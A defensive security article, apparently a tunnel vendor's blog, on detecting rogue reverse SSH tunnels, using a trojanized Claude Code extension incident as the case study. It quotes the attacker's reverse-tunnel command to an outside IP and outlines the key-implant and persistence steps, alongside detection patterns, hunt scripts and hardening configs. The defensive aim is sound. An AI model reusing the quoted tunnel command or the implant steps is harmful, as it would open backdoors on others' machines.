
When the Tunnel Is the Payload: Spotting Rogue Reverse SSH Tunnels on Developer Machines
A trojanized Claude Code extension opened reverse SSH tunnels. Learn egress signatures, how to spot rogue vs sanctioned tunnels, and how to allowlist safely.
Quick answer
Detect Rogue Reverse SSH Tunnels on Developer Machines: localhost tunnel answer
A localhost tunnel gives your local app a public HTTPS URL without opening router ports, which is useful for demos, QA, mobile testing, and provider callbacks.
How do I expose localhost without opening ports?
Use a reverse HTTPS tunnel. Your machine connects outbound to the tunnel service, and the public URL forwards requests back to your local app.
When should I use a localhost tunnel?
Use one for webhook testing, OAuth callbacks, client demos, QA previews, mobile device checks, and short-lived development reviews.
Most writing about SSH tunnels is about convenience: reach a database behind a firewall, expose a local dev server, skip the VPN. On October 29, 2026, the other side showed up. Tampered builds of the Claude Code extension, served through Cursor’s extension marketplace, tried to turn developer laptops into inbound doorways using nothing more than ssh and, when present, autossh.
This is a defensive guide. It covers what the tunnel looked like on the wire and on the host, how to separate a sanctioned tunnel from a rogue one, and how to build an allowlist that does not blind you. The incident is the example. The detection logic applies to any reverse SSH tunnel.
What happened: tampered Claude Code builds in Cursor’s marketplace
According to Cursor’s security notice, malicious builds of anthropic.claude-code versions 2.1.312 and 2.1.313 for Windows and macOS were available in the Cursor VS Code Extension Marketplace between about 2:27 a.m. and 1:35 p.m. PT on October 29. That is 09:27 to 20:35 UTC, roughly 11 hours. Cursor estimated that at most 5,000 users were affected. The tampered builds used the legitimate extension ID rather than a look-alike name, so an auto-update could deliver them.
Three scoping points matter, because early coverage blurred them:
- This was not a compromise of Anthropic. StepSecurity relays Anthropic’s position that an attacker used access to Cursor’s marketplace to publish a tampered copy that Anthropic did not build or publish. Microsoft reports that Anthropic told it the same, and that the malicious packages were never distributed through the Visual Studio Marketplace or the
@anthropic-ai/claude-codenpm package. Early reports named Open VSX as an origin. StepSecurity later corrected that: Anthropic confirmed 2.1.313 was never published there, and StepSecurity verified the Open VSX copy of 2.1.312 as clean. - Having the version installed does not prove compromise. Source and timing matter. Cursor scopes exposure to macOS and Windows users who installed or updated from Cursor’s marketplace inside that window.
- The attacker’s infrastructure is gone, but the artifacts are not. Cursor worked with the hosting provider to take the server offline. It also removed the builds, shut the marketplace down for an audit, found no other tampered extensions, rotated keys and brought the marketplace back. Cursor asked customers to move to version 2.1.314. Cursor and Microsoft both note that uninstalling the extension does not remove files it already wrote outside its own folder.
StepSecurity recovered the malicious extension.js and analyzed it statically. The file is the clean 2.1.312 bundle with a single 7,386-byte loader spliced in front. The loader is not obfuscated. It runs when the module loads, with no Claude conversation and no install hook required, and it works in six stages, each wrapped in a try/catch that swallows errors:
- Recon. It collects the hostname, username, OS, architecture, home and working directories, the global Git email, and the names (not values) of up to 40 environment variables matching
KEY|TOKEN|SECRET|PASS|AWS|GCP. - Key implant. It appends an Ed25519 public key commented
svc-telemetryto~/.ssh/authorized_keys, unless the marker is already there. - Enable SSH. It tries
systemctlon Linux,sudo -n systemsetup -setremotelogin onon macOS, and installs the OpenSSH Server capability on Windows. - Reverse tunnel. It drops a private key into a hidden temp file and loops an
ssh -N -Rconnection totunnel@134.209.82.225. - Persistence. It writes a cron
@rebootentry on Linux, acom.apple.sysmondLaunchAgent on macOS, and aSysMonscheduled task with a Startup-folder fallback on Windows. - Beacon. It POSTs the recon JSON over plain HTTP to port 8099 on the attacker’s server and on loopback.
The affected builds were for macOS and Windows, though the loader also contains a Linux code path. Microsoft maps the behavior to MITRE ATT&CK T1572 (Protocol Tunneling), T1098.004 (SSH Authorized Keys), T1053.003 (Cron) and T1053.005 (Scheduled Task).
One caveat matters for defenders: success depended on privileges. Cursor says that turning on the local SSH service needs admin rights the extension lacks on most macOS and Windows hosts, so the attacker could not log in through the tunnel on those machines. The exception is when Cursor was started with administrator privileges. StepSecurity adds that the macOS path works only where passwordless sudo is configured. Even so, Cursor and Microsoft agree that the key, the persistence artifacts and the host report could still land. A tunnel that cannot be used still leaves evidence you can find.
The incident’s own indicators are now stale, since the server is down. The behavior is not.
Anatomy of a reverse SSH tunnel
An ordinary SSH tunnel is initiated from the client toward something it wants to reach. A reverse tunnel flips the direction of reachability. The client makes an outbound connection, then asks the server to open a listening port that forwards back to a service on the client’s side.
The loader’s core command was ssh -N -R '*:0:localhost:22' to tunnel@134.209.82.225. Read it piece by piece:
-Nruns no remote command. The connection exists only to carry forwards.-Rrequests a remote forward, so a port on the attacker’s server connects back through the tunnel.*:0asks for a wildcard bind with port zero, which lets the server choose the listening port.localhost:22points that forward at the victim’s own SSH daemon.
The effect: a machine behind NAT, with no inbound firewall rule, can become reachable through a port on someone else’s server. Inbound firewall rules and NAT do nothing to stop it, because the connection starts from inside. Whether that port is reachable by the wider internet depends on the server’s configuration. A wildcard bind is honored only if the server’s GatewayPorts setting allows it. An attacker still needs the matching private key and a running SSH daemon on the victim to get a login. This is why a running tunnel process is a lead rather than proof of access.
The loader also tuned the connection for stealth and durability, per StepSecurity’s recovered source:
- No prompts:
BatchMode=yes,StrictHostKeyChecking=noandUserKnownHostsFile=/dev/null. Nothing asks the user anything and nothing is remembered. - Keepalives and fail-fast:
ServerAliveInterval=30,ServerAliveCountMax=3,ExitOnForwardFailure=yesandConnectTimeout=10. - Resilience: a shell loop that sleeps 60 seconds after each exit and reconnects, preferring
autossh -M 0when installed. The-M 0flag turns off autossh’s monitoring port and leans on the keepalives instead. On Windows the same logic runs in a hidden PowerShell loop. - A hidden key file: the embedded private key was written to a dot-file in the temp directory named
.stk_plus ten hex characters. The characters come from a hash of the hostname and home directory, so the same machine always produces the same name. A second copy of the key lives under~/.config(.smtk), so cleaning the temp directory does not end the tunnel.
Each of those choices is also a detection opportunity.
Egress signatures to hunt for
No single signal is conclusive, because legitimate developers run reverse tunnels too. Good detection stacks several weak signals into one confident one. MITRE’s detection strategy for Protocol Tunneling (DET0538) takes the same approach. It pairs process creation, such as ssh with -L/-R forwarding flags, with network and sshd log data, and it lists an allowlist of legitimate tunneling tools as a tunable element.
Process signals
Process creation is usually the highest-fidelity source, because the command line shows intent.
-Ron ansshorautosshcommand line. Elastic’s prebuilt rule targets Windowsssh.exeand Plink. It matches-R,-oRemoteForwardand-o RemoteForward, and it uses a regular expression for-Rbundled with other flags such as-NRor-fNR. A naive search for" -R "misses those. Elastic ships the rule at low severity, which tells you it is meant to generate leads for triage, not verdicts.- Port zero or wildcard binds.
*:0:and0.0.0.0:forwards are unusual in sanctioned workflows, which tend to name a specific port. - Suspicious parents. A reverse-forwarding
sshwhose parent is a Node.js process, an editor’s extension host, a shell loop,cron, or a scheduled task deserves attention. Elastic’s investigation guidance likewise says to escalate on shells, script interpreters, unusual parents and recently created binaries. A human typing in a terminal or a managed service unit is a different story. - Retry loops. Elastic’s guidance also treats recurring or long-lived reverse-forward commands outside a confirmed window as suspicious. A process that relaunches about every 60 seconds fits that description.
Network signals
- Long-lived outbound TCP 22 to a destination you do not own or recognize. A session that lasts days from a developer laptop is rarely a person at a keyboard.
- Raw IP destinations with no DNS history.
- Cleartext HTTP POSTs to a raw IP on an odd port. The beacon went to port 8099, in plain HTTP, from a process tree that began in an editor.
- Keepalive and retry cadence. With
ServerAliveInterval=30, an idle tunnel sends a probe after 30 quiet seconds, and a dropped one reconnects after a 60-second sleep. That is machine-regular in a way human sessions are not. - Session shape. FoxIO’s JA4SSH fingerprint classifies encrypted SSH sessions by packet-size and ACK patterns without decrypting anything, and the JA4+ repository lists an example fingerprint for a reverse SSH shell. Treat it as a heuristic to enrich alerts, not a verdict. JA4SSH is covered by the FoxIO License 1.1 rather than the permissive license JA4 itself uses, so check the terms before building it into a commercial product.
- Port is not identity. SSH can run on any port, including 443. Protocol-aware detection (SSH banner and handshake on non-standard ports) beats port-based rules.
- Not an indicator by themselves: lookups to
ifconfig.meandapi.ipify.org, which the loader used to find its public IP. Many legitimate tools do the same.
Host signals
- New entries in
authorized_keyswith comments you did not provision. On Windows, check both the user’s file andC:\ProgramData\ssh\administrators_authorized_keys. - Remote login or
sshdnewly enabled on a workstation that never ran it. - Persistence with borrowed names. The sample used a
com.apple.sysmondLaunchAgent, aSysMonscheduled task, and@rebootcron lines. Acom.apple.*label in a user’s LaunchAgents folder deserves a second look. Microsoft’s guidance is to inspect each startup object’s configured action before removing it, because a name alone does not separate malicious objects from legitimate monitoring software. - Dot-files in
~/.configand temp directories holding scripts or keys (.smt,.smtk,.stk_*).
Sanctioned vs rogue: named, authenticated, logged
Policy documents say “approved tunnels only.” Detection needs something testable. A workable rule of thumb: a sanctioned tunnel is named, authenticated, and logged.
- Named: someone owns it, it has a purpose, and its configuration lives in a place you can inspect, such as an
~/.ssh/confighost alias or a managed service unit. - Authenticated: it uses a key issued for that purpose, and the server’s host key is verified against a known entry.
- Logged: process creation, network connection, and server-side authentication events are all retained, so you can reconstruct who opened what.
Here is how that plays out in practice:
| Property | Sanctioned tunnel | Rogue tunnel (as seen in this incident) |
|---|---|---|
| Destination | Hostname on an approved list (bastion, relay you operate) | Raw IP, no prior history |
| Host-key checking | Enforced, known-hosts entry present | Disabled, known-hosts sent to /dev/null |
| Key | Named key tied to a person or service | Embedded key written to a hidden temp file |
| Forward spec | Specific loopback port for a specific service | Wildcard bind, port 0, target is local sshd |
| Launched by | Terminal session, systemd unit, launchd job with a known label | Extension code, shell loop, cron, fake system-named job |
| Persistence | Managed by config management or documented | @reboot cron, look-alike LaunchAgent, scheduled task |
| Server side | You operate it and read its logs | Unknown third party |
| Owner on request | Can name a ticket or teammate | Nobody |
As a rule of thumb (not a formal standard), if a tunnel fails more than two of those rows, treat it as hostile until someone with authority says otherwise.
Allowlisting without blinding yourself
Blocking all SSH is not realistic; developers push to Git remotes over it every day. The failure mode to avoid is the opposite one: an allowlist so broad that it hides the next tunnel. Three principles help.
1. Allowlist the full tuple, not the tool. Elastic’s false-positive guidance for its reverse-forwarding rule says benign activity should be tied to a verified combination of command line, host, user, parent process, executable, remote server and forward port. It tells you not to close an alert just because the binary is named ssh.exe or has a familiar path and signature. It also says to scope exceptions to the host, user, executable or hash, parent, and exact arguments, and not to suppress reverse forwarding across all hosts or accounts. An exception that reads “user X on host Y runs this binary from this parent to that relay on that port” is a control. An exception that reads “ignore autossh” is a hole.
2. Allowlist by destination, at the egress layer. Default-deny outbound SSH from developer subnets and VPN pools, then permit your bastions, your relay, and the Git hosts you actually use. Because port 22 is not the only way out, pair this with destination-based rules for 443. GitHub, for example, documents SSH over the HTTPS port at ssh.github.com:443, a different hostname from github.com. Allow the specific host, not the port.
3. Give exceptions an expiry. Time-box every tunnel exception and review it. A temporary exception for a demo that becomes permanent is how a monitoring gap is born.
A managed client configuration for a sanctioned tunnel might look like this:
Host dev-relay
    HostName relay.example.com
    User tunnel-svc
    IdentityFile ~/.ssh/id_ed25519_relay
    IdentitiesOnly yes
    StrictHostKeyChecking yes
    ServerAliveInterval 30
    ServerAliveCountMax 3
    ExitOnForwardFailure yes
    RemoteForward 127.0.0.1:9222 localhost:9222
Note what it does differently from the malicious one-liner. Host-key checking is on, the key is named, the forward targets one loopback port, and the whole thing lives in a file that audit tooling can read.
Hardening the server and the endpoint
If you run the relay, you control what a tunnel can do. These OpenSSH server directives matter (see the sshd_config and sshd manual pages):
AllowTcpForwardingacceptsyes,no,localorremote. Set it per user inMatchblocks instead of globally.PermitListenrestricts which addresses and ports a remote forward may bind.GatewayPortsdefaults tono, meaning remote forwards bind only to loopback. That is exactly what makes a wildcard bind request like the loader’s ineffective on a properly configured server. Leave it atnofor everyone except accounts with a documented need.authorized_keysoptions such asrestrict,port-forwardingandpermitlistenlet you pin a given key to a narrow job.
An illustrative relay configuration:
# /etc/ssh/sshd_config on a relay you operate
GatewayPorts no
LogLevel VERBOSE            # records key fingerprints on authentication

Match User tunnel-svc
    AllowTcpForwarding remote
    PermitListen 127.0.0.1:9222
    PermitTTY no
    X11Forwarding no
    ForceCommand /bin/false
# ~/.ssh/authorized_keys for tunnel-svc on the relay
restrict,port-forwarding,permitlisten="127.0.0.1:9222" ssh-ed25519 AAAA... relay-key-for-dev-team
Run sshd -T to see the effective configuration, and add -C to test Match conditions for a given user and address.
On the endpoint, the cheap wins target the supply chain, since that is how this tunnel arrived:
- Use a version cooldown. Microsoft points organizations using Cursor to Cursor’s security-hardening guidance, which includes restricting extensions to approved publishers and configuring an installation cooldown that delays newly published versions. Because the tampered builds carried the legitimate extension ID, a publisher allowlist alone would not have stopped them. A cooldown or version pinning would have kept the 11-hour window from reaching you.
- Check provenance. Record which marketplace served each extension. The same identifier can be served by more than one registry, and in this incident the source was what separated affected machines from unaffected ones.
- Remove passwordless
sudofrom developer accounts where you can. On macOS, that was the condition under which the loader’s SSH-enabling step could succeed. - Alert on behavior. An extension process that edits
~/.ssh/authorized_keysor writes a LaunchAgent is worth an alert on its own.
A quick hunt checklist
Run these on a sample of machines, or push them through your management tooling. Treat results as leads, not proof.
macOS and Linux
# Reverse-forwarding ssh/autossh processes (catches bundled flags like -NR)
ps -eo pid,ppid,user,command | grep -E '[a]utossh|[s]sh[[:space:]]+(.*[[:space:]])?-[A-Za-z]*R'

# Established SSH connections with owning process (also lists inbound sessions)
ss -tnp state established '( dport = :22 )'    # Linux (root shows all processes)
lsof -iTCP:22 -sTCP:ESTABLISHED -nP            # macOS

# Hidden temp keys and suspicious dot-files from this loader
ls -la "${TMPDIR:-/tmp}"/.stk_* ~/.config/.smt ~/.config/.smtk 2>/dev/null

# Keys and persistence
grep -n 'svc-telemetry' ~/.ssh/authorized_keys
crontab -l | grep -i '@reboot'                          # the cron path is the Linux branch
ls ~/Library/LaunchAgents | grep -i 'com.apple.sysmond'  # macOS
The -R pattern also matches any short option cluster containing a capital R (for example -oRequestTTY), so expect some noise.
Windows (PowerShell)
# ssh/plink processes with remote-forward arguments
Get-CimInstance Win32_Process |
  Where-Object { $_.CommandLine -match '(ssh|plink)(\.exe)?\s.*-[A-Za-z]*R' } |
  Select-Object ProcessId, ParentProcessId, CommandLine

# Look-alike scheduled task, fallback script, and temp key
Get-ScheduledTask -TaskName SysMon -ErrorAction SilentlyContinue
Test-Path "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\sysmon.cmd"
Get-ChildItem "$env:TEMP" -Force -Filter '.stk_*' -ErrorAction SilentlyContinue

# Planted key (check both locations)
$files = "$HOME\.ssh\authorized_keys", "C:\ProgramData\ssh\administrators_authorized_keys" | Where-Object { Test-Path $_ }
if ($files) { Select-String -Path $files -Pattern 'svc-telemetry' }
Fleet sweep for this specific incident. Look for installed anthropic.claude-code-2.1.312-* and anthropic.claude-code-2.1.313-* extension folders, and search each extension.js for 134.209.82.225 or svc-telemetry:
grep -rlE '134\.209\.82\.225|svc-telemetry' --include=extension.js \
  ~/.cursor/extensions/anthropic.claude-code-2.1.31[23]-* 2>/dev/null
Finding the extension folder is not proof of compromise. Confirm the download source and window, then look for the key. If the svc-telemetry key is present, Cursor says the machine is impacted. Preserve evidence first, then use Cursor’s security notice as the authority for the remediation scripts. Remove the key, persistence and tunnel processes, decide whether to rebuild the host, and rotate credentials and sessions from a trusted system. The loader collected only the names of environment variables, not their values. Cursor still warns that this does not rule out later credential access over the backdoor.
Conclusion
The lesson from the tampered Claude Code builds is not that one marketplace failed. It is that the tunnel itself can be the payload: about 7 KB of code, a stock ssh binary, and an outbound connection that most networks permit. The command line, the parent process, the destination and the persistence all give it away if you are collecting them.
Build your detection around the three words that separate a tool from a threat. If a tunnel is named, authenticated and logged, allowlist it narrowly and let it run. If it is none of those, find out who owns it.
Sources
- Cursor: Security notice on Anthropic.claude-code 2.1.312 and 2.1.313
- StepSecurity: Trojanized Claude Code Extension Delivered Persistent SSH Backdoor
- Microsoft Security Blog: Inside a malicious Claude Code-branded extension and its persistent SSH backdoor
- MITRE ATT&CK: Detection Strategy DET0538 for Protocol Tunneling (T1572)
- Elastic: Potential SSH Reverse Port Forwarding
- FoxIO: JA4+ network fingerprinting (JA4SSH)
- OpenBSD manual: sshd_config
- OpenBSD manual: sshd
- GitHub Docs: Using SSH over the HTTPS port
Related InstaTunnel pages
Continue from this article into the most relevant product guides and workflows.
Related Topics
Keep building with InstaTunnel
Read the docs for implementation details or compare plans before you ship.